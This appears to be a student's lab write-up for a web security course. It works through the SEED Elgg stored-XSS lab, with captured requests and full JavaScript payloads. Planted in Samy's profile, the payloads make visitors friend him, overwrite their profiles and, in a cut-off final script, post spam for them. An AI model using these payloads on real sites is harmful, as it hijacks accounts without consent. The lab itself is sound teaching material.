CSE 406
Computer Security Sessional

Assignment 2: Web Security Assignment

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Task 1 : Becoming the Victim's Friend


For making some observation, when Samy added Charlie as a friend, this HTTP request was sent:

```
GET /action/friends/add?friend=58&__elgg_ts=1707404893&__elgg_token=G8NTaeQr5EhZ⌟
 ↪  LASu-9B7Uw&__elgg_ts=1707404893&__elgg_token=G8NTaeQr5EhZLASu-9B7Uw
 ↪  HTTP/1.1
Host: www.seed-server.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:122.0) Gecko/20100101
 ↪  Firefox/122.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
X-Requested-With: XMLHttpRequest
Connection: keep-alive
Referer: http://www.seed-server.com/profile/charlie
Cookie: elggperm=zhN3G_BuEwIIEwUIhs_dycdo-ZaH4cXa;
 ↪  Elgg=1sk3memisao6ijsf04asuo8q3s
```

58 seems to be an ID for Charlie, which was confirmed upon seeing this GET request for displaying Charlie's profile picture in his profile page.

```
GET /serve-file/e0/l1707401864/di/c0/FtBEVGTljF14vKvA9AJ0YRBl95X_hAHrmnXWZBGJnsg⌟
 ↪  /1/58/profile/58large.jpg
 ↪  HTTP/1.1
Host: www.seed-server.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:122.0) Gecko/20100101
 ↪  Firefox/122.0
Accept: image/avif,image/webp,*/*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://www.seed-server.com/profile/charlie
Cookie: Elgg=h3bdfki7sh3fb6bi9pk2msv20u
```

We then check Samy's profile and find that his ID is 59. We also want to ensure that Samy does not get vicim of his own attack should he ever visit his own profile. That means, we need to know what the ID of the current session owner is. We find out that this can be known from *elgg.session.user.guid*.




```
>> elgg.session.user.guid
← 59
>> elgg.session.user.name
← "Samy"
```

Figure 1: Current Session Owner Information

We then place the following in Samy's "About Me" in "Edit HTML" format:

```
<script type="text/javascript">
    window.onload = function () {
        var Ajax=null;
        var ts = elgg.security.token.__elgg_ts; // Time Stamp
        var token= elgg.security.token.__elgg_token; // Security Token
        var myID = 59; // User ID of the attacker (Samy)
        var userID = elgg.session.user.guid; // ID of the visitor

        // If Samy is visiting his own profile, no attack should happen
        if (userID == myID) return;

        var sendurl = `/action/friends/add?friend=${myID}&__elgg_ts=${ts}&__elgg⌟
         ↪  _token=${token}&__elgg_ts=${ts}&__elgg_token=${token}`;

        // Create and send Ajax request to add friend
        Ajax = new XMLHttpRequest();
        // Last boolean value is for asynchronous request making
        Ajax.open("GET", sendurl, true);
        Ajax.setRequestHeader("Host", "www.seed-server.com");
        Ajax.setRequestHeader("Content-Type",
         ↪  "application/x-www-form-urlencoded");
        Ajax.send();
  }
</script>
```

After this, when Alice visits Samy's profile, the attack is executed with the following request being sent:



```
http://www.seed-server.com/action/friends/add?friend=59&__elgg_ts=1707746966&__elgg_token=Hc-gCYIt8IYT6ZpArVRd2A&__elgg_ts=1707746966&__elgg_token=Hc-gCYIt8IYT6ZpArVRd2A
Host: www.seed-server.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:122.0) Gecko/20100101 Firefox/122.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
DNT: 1
Sec-GPC: 1
Connection: keep-alive
Referer: http://www.seed-server.com/profile/samy
Cookie: Elgg=f606c2vj8ba0ggqt5f9aq1h4mt
GET: HTTP/1.1 302 Found
Date: Mon, 12 Feb 2024 14:09:26 GMT
Server: Apache/2.4.41 (Ubuntu)
Cache-Control: must-revalidate, no-cache, no-store, private
expires: Thu, 19 Nov 1981 08:52:00 GMT
pragma: no-cache
Location: http://www.seed-server.com/profile/samy
Vary: User-Agent
Content-Length: 402
Keep-Alive: timeout=5, max=99
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8
```

Figure 2: GET Request sent as a result of the attack

On reload, we can see that, Samy is now alice's friend.





Figure 3: Samy gets added as Alice's friend

Task 2 : Modifying the Victim's Profile

Again to get idea about what happens under the hood when a user modifies his/her profile, we modify Samy's profile from Samy's account. We see a POST request being made with these headers.

```
POST /action/profile/edit HTTP/1.1
Host: www.seed-server.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:122.0) Gecko/20100101
↪  Firefox/122.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/w ⌟
↪  ebp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data;
↪  boundary=---------------------------303075743027625521792671116265
Content-Length: 2970
Origin: http://www.seed-server.com
Connection: keep-alive
Referer: http://www.seed-server.com/profile/samy/edit
Cookie: Elgg=h3bdfki7sh3fb6bi9pk2msv20u
Upgrade-Insecure-Requests: 1
```

Since this is a POST request, we also need to take a look at the request body. We use the HTTP Header Live add-on for this.



Extension: (HTTP Header Live) - HTTP Header Live Sub — Mozilla Firefox
POST
Send

http://www.seed-server.com/action/profile/edit

```
Host: www.seed-server.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:122.0) Gecko/20100101 Firefox/122.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=---------------------------291398068438550048712760417468
Content-Length: 3005
Origin: http://www.seed-server.com
Connection: keep-alive
Referer: http://www.seed-server.com/profile/samy/edit
Cookie: Elgg=h3bdfki7sh3fb6bi9pk2msv20u
Upgrade-Insecure-Requests: 1
```

```
__elgg_token=-HmBHBxcaADQibHk6G3bCQ&__elgg_ts=1707413678&name=Samy&description=&accesslevel[description]=1&
```

Content-Length:435

Figure 4: POST Request for Profile Update

The content in the image is the following:

```
 __elgg_token=-HmBHBxcaADQibHk6G3bCQ&__elgg_ts=1707413678&name=Samy&description=⌋
 ↪  &accesslevel[description]=1&briefdescription=1905001&accesslevel[briefdescr⌋
 ↪  iption]=1&location=&accesslevel[location]=1&interests=&accesslevel[interest⌋
 ↪  s]=1&skills=&accesslevel[skills]=1&contactemail=&accesslevel[contactemail]=⌋
 ↪  1&phone=&accesslevel[phone]=1&mobile=&accesslevel[mobile]=1&website=&access⌋
 ↪  level[website]=1&twitter=&accesslevel[twitter]=1&guid=59
```

So, basically content is the concatenated form of all the attributes. We can use this directly in the following way:


```
<script type="text/javascript">
  window.onload = function() {
      var ts=elgg.security.token.__elgg_ts;
      var token=elgg.security.token.__elgg_token;
      var userName=elgg.session.user.name;
      var guid=elgg.session.user.guid;
        var sendurl='/action/profile/edit';
      var content=`__elgg_token=${token}&__elgg_ts=${ts}&name=Kim Jong
       ↪  Un&description=1905001&accesslevel[description]=1&briefdescription=I
       ↪  am Samy, the worm. Catch me if you
       ↪  can.&accesslevel[briefdescription]=1&location=Moscow&accesslevel[locat⌋
       ↪  ion]=1&interests=Hacking&accesslevel[interests]=1&skills=Cyber
       ↪  Security&accesslevel[skills]=1&contactemail=abc@yahoo.com&accesslevel[⌋
       ↪  contactemail]=1&phone=9786546&accesslevel[phone]=1&mobile=01234567898&⌋
       ↪  accesslevel[mobile]=1&website=www.clickme.com&accesslevel[website]=1&t⌋
       ↪  witter=elonmusk&accesslevel[twitter]=1&guid=${guid}`;

        if(guid != 59)
        {
            var Ajax=null;
            Ajax=new XMLHttpRequest();
            Ajax.open("POST",sendurl,true);
            Ajax.setRequestHeader("Host","www.seed-server.com");
            Ajax.setRequestHeader("Content-Type",
            "application/x-www-form-urlencoded");
            Ajax.send(content);
        }
  }
</script>
```

This yields the expected results.
But there is a more elegant solution, through Form Data. We end up using that.

```
<script type="text/javascript">
    window.onload = function() {
        var ts = elgg.security.token.__elgg_ts;
        var token = elgg.security.token.__elgg_token;
        var name = elgg.session.user.name;
        var guid = elgg.session.user.guid;

        var sendurl = "/action/profile/edit";
        var myID = 59; // User ID of Samy

        // If the user is Samy, then the attack is not performed
        if (guid == myID) return;

        var formData = new FormData();
        formData.append('__elgg_token', token);
        formData.append('__elgg_ts', ts);
        formData.append('name', "Kim Jong Un");
        formData.append('description', '1905001');
        formData.append('accesslevel[description]', '1');
        formData.append('briefdescription', 'I am Samy, the worm. Catch me if
         ↪  you can.');
        formData.append('accesslevel[briefdescription]', '1');
        formData.append('location', 'Pyongyang');
        formData.append('accesslevel[location]', '1');
        formData.append('interests', 'Hacking, XSS, Worms, CSRF, and so on.');
        formData.append('accesslevel[interests]', '1');
        formData.append('skills', 'I can write a worm in 5 minutes. Can you?');
        formData.append('accesslevel[skills]', '1');
        formData.append('contactemail', 'catchmeifyoucan@yahoo.com');
        formData.append('accesslevel[contactemail]', '1');
        formData.append('phone', '9557134');
        formData.append('accesslevel[phone]', '1');
        formData.append('mobile', '01234567890');
        formData.append('accesslevel[mobile]', '1');
        formData.append('website', 'www.samy-worm.com');
        formData.append('accesslevel[website]', '1');
        formData.append('twitter', 'elonmusk');
        formData.append('accesslevel[twitter]', '1');
        formData.append('guid', guid);

        var ajax = new XMLHttpRequest();
        ajax.open("POST", sendurl, true);
        ajax.setRequestHeader("Host", "www.seed-server.com");
        ajax.send(formData);
    }
</script>
```


In both the cases, we place the malicious script in Samy's "About Me" section's "Edit HTML" format like the previous task.

So, Alice's profile is once again infiltred with the following consequences:



```
http://www.seed-server.com/action/profile/edit
Host: www.seed-server.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:122.0) Gecko/20100101 Firefox/122.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=---------------------------236831043137918315741394903768
Content-Length: 3198
Origin: http://www.seed-server.com
DNT: 1
Sec-GPC: 1
Connection: keep-alive
Referer: http://www.seed-server.com/profile/samy
Cookie: Elgg=f606c2vj8ba0ggqt5f9aq1h4mt
__elgg_token=SmbBdT5t_FTqR2dPQAghoA&__elgg_ts=1707748657&name=Kim Jong Un&description=1905001&accesslevel[description]=1&briefdescription=I am Samy, the worm.
POST: HTTP/1.1 302 Found
Date: Mon, 12 Feb 2024 14:37:37 GMT
Server: Apache/2.4.41 (Ubuntu)
Cache-Control: must-revalidate, no-cache, no-store, private
expires: Thu, 19 Nov 1981 08:52:00 GMT
pragma: no-cache
Location: http://www.seed-server.com/profile/alice
Vary: User-Agent
Content-Length: 406
Keep-Alive: timeout=5, max=99
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8
```

Figure 5: POST Request sent as a result of the attack



Kim Jong Un

Brief description
I am Samy, the worm. Catch me if you can.

Location
Pyongyang

Interests
Hacking, XSS, Worms, CSRF, and so on.

Skills
I can write a worm in 5 minutes. Can you?

Contact email
catchmeifyoucan@yahoo.com

Telephone
9557134

Mobile phone
01234567890

Website
http://www.samy-worm.com

Twitter username
elonmusk

About me
1905001

Figure 6: Alice's profile got updated


Task 3: Posting on the Wire on Behalf of the Victim

To get things going, we make a test post from Samy's profile. The following POST request is made:

```
POST /action/thewire/add HTTP/1.1
Host: www.seed-server.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:122.0) Gecko/20100101
↪  Firefox/122.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/w⌋
↪  ebp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data;
↪  boundary=---------------------------32444503430801608504269599436
Content-Length: 443
Origin: http://www.seed-server.com
Connection: keep-alive
Referer: http://www.seed-server.com/thewire/all
Cookie: Elgg=h3bdfki7sh3fb6bi9pk2msv20u
Upgrade-Insecure-Requests: 1
```

The request body has this content:

```
__elgg_token=un1KjOAjar7PKPaDSDuDfA&__elgg_ts=1707419569&body=Test Post
```


Extension: (HTTP Header Live) - HTTP Header Live Sub — Mozilla Firefox
POST
http://www.seed-server.com/action/thewire/add
Send
Content-Length:71

```
Host: www.seed-server.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:122.0) Gecko/20100101 Firefox/122.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=---------------------------32444503430801608504269599436
Content-Length: 443
Origin: http://www.seed-server.com
Connection: keep-alive
Referer: http://www.seed-server.com/thewire/all
Cookie: Elgg=h3bdfki7sh3fb6bi9pk2msv20u
Upgrade-Insecure-Requests: 1
```


```
__elgg_token=un1KjOAjar7PKPaDSDuDfA&__elgg_ts=1707419569&body=Test Post
```

Figure 7: POST Request for posing on the Wire

This task is quite similar to the previous one, in fact the request body is way shorter. So, we place this script in the "About Me" section once again:

```
<script type="text/javascript">
    window.onload = function() {
        var ts = elgg.security.token.__elgg_ts;
        var token = elgg.security.token.__elgg_token;
        var name = elgg.session.user.name;
        var guid = elgg.session.user.guid;

        var sendurl = "/action/thewire/add";

        // If the user is Samy, then the attack is not performed
        if (guid == 59) return; // User ID of Samy

        var postBody = "To earn 12 USD/Hour(!), visit
